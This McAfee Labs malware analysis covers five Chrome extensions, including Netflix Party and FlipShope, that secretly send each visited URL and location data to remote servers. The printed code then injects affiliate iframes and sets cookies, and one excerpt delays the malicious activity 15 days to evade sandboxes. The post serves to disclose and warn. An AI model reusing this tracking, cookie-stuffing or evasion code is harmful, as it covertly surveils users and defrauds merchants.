

Malicious Cookie Stuffing Chrome Extensions with 1.4 Million Users

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August 29, 2022




McAfee Labs

Aug 29, 2022


7 MIN READ

Authored by Oliver Devane and Vallabh Chole

A few months ago, we blogged about [malicious extensions](#) redirecting users to phishing sites and inserting affiliate IDs into cookies of eCommerce sites. Since that time, we have investigated several other malicious extensions and discovered 5 extensions with a total install base of over 1,400,000



The extensions offer various functions such as enabling users to watch Netflix shows together, website coupons, and taking screenshots of a website. The latter borrows several phrases from another popular extension called GoFullPage



Malicious Extension page

GoFullPage Extension page

Apart from offering the intended functionality, the extensions also track the user's browsing activity. Every website visited is sent to servers owned by the extension creator. They do this so that they can insert code into eCommerce websites being visited. This action modifies the

cookies on the site so that the extension authors receive affiliate payment for any items purchased.

The users of the extensions are unaware of this functionality and the privacy risk of every site being visited being sent to the servers of the extension authors.

The 5 extensions are

Name	Extension ID	Users
Netflix Party	mnmnehknklpbendgmgngeaignppnbe	800,000
Netflix Party 2	flijfnhifgdcbhglkneplegafminjnhn	300,000
FlipShope – Price Tracker Extension	adikhbfjdbjkhelbdnffogkobkekkej	80,000
Full Page Screenshot Capture – Screenshotting	pojgkmkfincpdkdgjepkmdekcahmckjp	200,000
AutoBuy Flash Sales	gbnahglfadmhaehbmdjedfhdmimjcbcd	20,000

Technical Analysis

This section contains the technical analysis of the malicious chrome extension 'mnmnehknklpbendgmgngeaignppnbe'. All 5 extensions perform similar behavior.

Manifest.json

```

1 {
2   "background": {
3     "page": "bg.html",
4     "persistent": true
5   },
6   "browser_action": {
7     "default_icon": "g_32.png",
8     "default_popup": "",
9     "default_title": "__MSG_extName__"
10  },
11  "content_scripts": [ {
12    "js": [ "c1.js" ],
13    "matches": [ "http://**", "https://**" ],
14    "run_at": "document_end"
15  }, {
16    "css": [ "common.css" ],
17    "js": [ "content_script.js" ],
18    "match_about_blank": false,
19    "matches": [ "https://*.netflix.com/**" ],
20    "run_at": "document_end"
21  } ],
22  "content_security_policy": "script-src 'self' https://ssl.google-analytics.com; object-src 'self'",
23  "default_locale": "en",
24  "description": "Install Netflix Party Plus Chrome extension to watch along with your friends",
25  "icons": {
26    "128": "128.png",
27    "16": "16.png",
28    "32": "32.png"
29  },
30  "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAWdhTvCDcOYQBAU+hPUWpdFYrG7FN5vk84qoob8m5ZJYhUT0YEWVGVuFareB8Dtbo8+pHsjXhXm0FtFDrsI4g2NZYh2Gt2vdF0SCT,
31  "manifest_version": 2,
32  "name": "__MSG_extName__",
33  "permissions": [ "tabs", "http://**", "https://**", "cookies", "storage", "webRequest", "webRequestBlocking" ],
34  "update_url": "https://clients2.google.com/service/update2/crx",
35  "version": "2.2.5",
36  "web_accessible_resources": [ "img/**" ]
37 }

```

The manifest.json sets the background page as bg.html. This HTML file loads b0.js and this is responsible for sending the URL being visited and injecting code into the eCommerce sites.

B0.js

The b0.js script contains many functions. This blog will focus on the functions which are responsible for sending the visited URLs to the server and processing the response.


Chrome extensions work by subscribing to events which they then use as triggers to perform a certain activity. The extensions analyzed subscribe to events coming from chrome.tabs.onUpdated. chrome.tabs.onUpdated will trigger when a user navigates to a new URL within a tab.

```

208 chrome.tabs.onUpdated.addListener(async function (tabId, changeInfo, tab){
209   console.log('running function');
210   var e = "https://d.langhort.com";
211   var curl = false;
212   let ref = '';
213   var extnm = 'nparty';
214   var myid = get_set_id();
215   if(changeInfo.status == 'complete'){
216     curl = tab.url;
217     ref = await get_ref(tabId);
218   }

```

Once this event triggers, the extension will set a variable called curl with the URL of the tab by using the tab.url variable. It creates several other variables which are then sent to d.langhort.com. The POST data is in the following format:



Variable	Description
Ref	Base64 encoded referral URL
County	The county of the device
City	The city of the device
Zip	The zip code of the device
Apisend	A random ID generated for the user.
Name	Base64 encoded URL being visited
ext_name	The name of the chrome extensions

The random ID is created by selecting 8 random characters in a character set. The code is shown below:

```

384 function makeid234() {
385     var text = "";
386     var possible = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
387     for (var i = 0; i < 8; i++)
388         text += possible.charAt(Math.floor(Math.random() * possible.length));
389     return text;
390 }
391 function get_set_id(){
392     if(localStorage.id234 && localStorage.id234.length == 8) return localStorage.id234;
393     var id234 = makeid234();
394     localStorage.id234 = id234;
395 }

```

The country, city, and zip are gathered using ip-api.com. The code is shown below:


```
async function get_location(){
  if(location_data) return location_data;
  let loc_data = localStorage['location_data'];
  if(loc_data){
    try{
      location_data = JSON.parse(loc_data);
      return location_data;
    }
    catch(e){console.Log(e)}
  }
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      try{
        let d = JSON.parse(xhttp.responseText);
        let country = d.countryCode;
        let city = d.city;
        let zip = d.zip;
        if(country){
          location_data = {country:country,city:city,zip:zip};
          console.Log(location_data);
          localStorage['location_data'] = JSON.stringify(location_data);
          return location_data;
        }
      }
      catch(e){ return false;}
    }
  };
  xhttp.open("GET", "http://ip-api.com/json", true);
  xhttp.send();
}
```

Function to get user details

```
{
  "status": "success",
  "country": "Australia",
  "countryCode": "AU",
  "region": "NSW",
  "regionName": "New South Wales",
  "city": "Sydney",
  "zip": "2015",
  "lat": [redacted],
  "lon": [redacted],
  "timezone": "Australia/Sydney",
  "isp": "[redacted]",
  "org": "[redacted]",
  "as": "[redacted]",
  "query": "[redacted]"
}
```

Response from ip-api.com

Upon receiving the URL, langhort.com will check if it matches a list of websites that it has an affiliate ID for, and If it does, it will respond to the query. An example of this is shown below:



The data returned is in JSON format. The response is checked using the function below and will invoke further functions depending on what the response contains.

```

233 // get_id().then(function(myid){
234   try {
235     setTimeout(()->{
236       jQuery.ajax({
237         url: e+ '/chrome/TrackData/',
238         cache: false,
239         type: "POST",
240         data: {...data1,"apisend" : btos(myid), "name": btos(userid), "ext_name": extnm},
241         success: function(result) {
242           if(result)
243             {
244               console.log(result);
245               if(!document.getElementById("a"))
246                 {
247                   var elem = document.createElement('div');
248                   elem.id = "a";
249                   document.body.appendChild(elem);
250
251                   if(result['a']){
252                     chrome.tabs.executeScript(tabId, {
253                       code: 'var domscript = document.createElement("iframe");domscript.src = "' + result['a'] + '";document.getElementsByTagName("head")[0].appendChild(domscript);'
254                     });
255                   }
256                   if(result['b']){
257                     if(result['b'] == 4) document.getElementById("a").innerHTML = '';
258                     var iframe = document.createElement('iframe');
259                     iframe.src = result['b'];/* your URL here */;
260                     document.getElementById("a").appendChild(iframe);
261                   }
262                   if(result['b2']){
263                     var iframe = document.createElement('iframe');
264                     iframe.src = result['b2'];/* your URL here */;
265                     document.getElementById("a").appendChild(iframe);
266                   }
267                   if(result['b3']){
268                     openf_url(result['b3'],tabId);
269                   }
270                   if(result['c']){
271                     passf_url(result['c'],tabId);
272                   }
273                   if(result['d']){
274                     xmlopen(result['d']);
275                   }
276                   if(result['e']){
277                     // Permission required Cookies
278                     setCookie(result['e'][0],result['e'][1],result['e'][2],24*3600);
279                   }
280                   if(result['f']){
281                     sendData(tabId, {popup: result['f']});
282                     console.log(tabId);
283                   }
284                 }
285             }
286           },
287           timeout: 3000
288         ),
289         }, 500);
290     } catch (err) {
291       console.log("Internal error occurred", err);
292     }
293   }

```

Two of the functions are detailed below:

Result['c'] – passf_url

If the result is 'c' such as the one in this blog, the extension will query the returned URL. It will then check the response and if the status is 200 or 404, it will check if the query responded with a URL. If it did, it would insert the URL that is received from the server as an iframe on the website being visited.

```

function passf_url(url,tabId){
  httpq4.open("GET", url, true);
  httpq4.setRequestHeader('Cache-Control', 'no-cache');
  httpq4.onreadystatechange = function() {
    if (httpq4.readyState == 4 && (httpq4.status == 200 || httpq4.status == 404)) {
      if(httpq4.responseURL){
        chrome.tabs.executeScript(tabId, {
          code: 'var domscript = document.createElement("iframe");domscript.src = "' + httpq4.responseURL + '";document.getElementsByTagName("head")[0].appendChild(domscript);'
        });
      }
    }
  }
  httpq4.send();
}

```

Result['e'] setCookie

If the result is 'e', the extension would insert the result as a cookie. We were unable to find a response of 'e' during our analysis, but this would enable the authors to add any cookie to any website as the extensions had the correct 'cookie' permissions.


```



var setCookie = (function(url, cookieName, cookievalue, time) {
  return new Promise(function(resolve) {
    chrome.cookies.set({
      url: url,
      name: cookieName,
      value: cookievalue,
      expirationDate: (new Date()
        .getTime() / 1000) + time
    }, () =>{resolve(cookievalue)});
  });
});

```

Behavioral flow


The images below show the step-by-step flow of events while navigating to the BestBuy website.





1. The user navigates to bestbuy.com and the extension posts this URL in a Base64 format to d.langhort.com/chrome/TrackData/
2. Langhort.com responds with “c” and the URL. The “c” means the extension will invoke the function passf_url()
3. passf_url() will perform a request against the URL
4. the URL queried in step 3 is redirected using a 301 response to bestbuy.com with an affiliate ID associated with the Extension owners
5. The extension will insert the URL as an IFrame in the bestbuy.com site being visited by the user
6. Shows the Cookie being set for the Affiliate ID associated with the Extension owners. They will now receive a commission for any purchases made on bestbuy.com

Here is a video of the events



[Watch Video At:](#)

<https://youtu.be/-N7MW8tJBvQ>

Time delay to avoid automated analysis

We discovered an interesting trick in a few of the extensions that would prevent malicious activity from being identified in automated analysis environments. They contained a time check before they would perform any malicious activity. This was done by checking if the current date is > 15 days from the time of installation.

```

15 const extensionName = "NetflixParty2",
16     URL = "https://a.unscart.in",
17     currentDate = (new Date).getTime();
18 let daysToSkip = 15;
19 chrome.runtime.onInstalled.addListener((function (e) {
20     "install" == e.reason && chrome.storage.sync.set({
21         insD: new Date((new Date).getTime() + 24 * daysToSkip * 60 * 60 * 1e3).getTime()
22     })
23 })))
24 async function get_ref(tabId) {
25     var p1 = new Promise(function(resolve, reject){
26         try{
27             chrome.tabs.executeScript(tabId, {
28                 code: "document.referrer;"
29             },
30             function(result) {
31                 // console.log(result[0]);
32                 if(result && result.length) resolve(result[0]);
33             });
34         }
35         catch{
36             resolve('');
37         }
38     });
39     return await p1;
40 }
41
42 chrome.tabs.onUpdated.addListener((async (e, t, n) => {
43     const {
44         status: a
45     } = t, {
46         url: o
47     } = n;
48     chrome.storage.sync.get(null, (async t => {
49         if ("complete" === a && o) try {
50             if (!t.insD || t.insD <= currentDate) {
51                 let ref = await get_ref(e);
52                 let data1 = { ref: btoa(ref) }
53                 const a = await fetch(`${URL}/api/a`, {
54                     headers: {
55                         Accept: "application/json",
56                         "Content-Type": "application/json"
57                     },
58                     method: "POST",
59                     body: JSON.stringify({
60                         ...data1,
61                         apisend: btoa(t.userid),
62                         name: btoa(o),
63                         ext_name: extensionName
64                     })


```

Conclusion


This blog highlights the risk of installing extensions, even those that have a large install base as they can still contain malicious code.

McAfee advises its customers to be cautious when installing Chrome extensions and pay attention to the permissions that they are requesting.

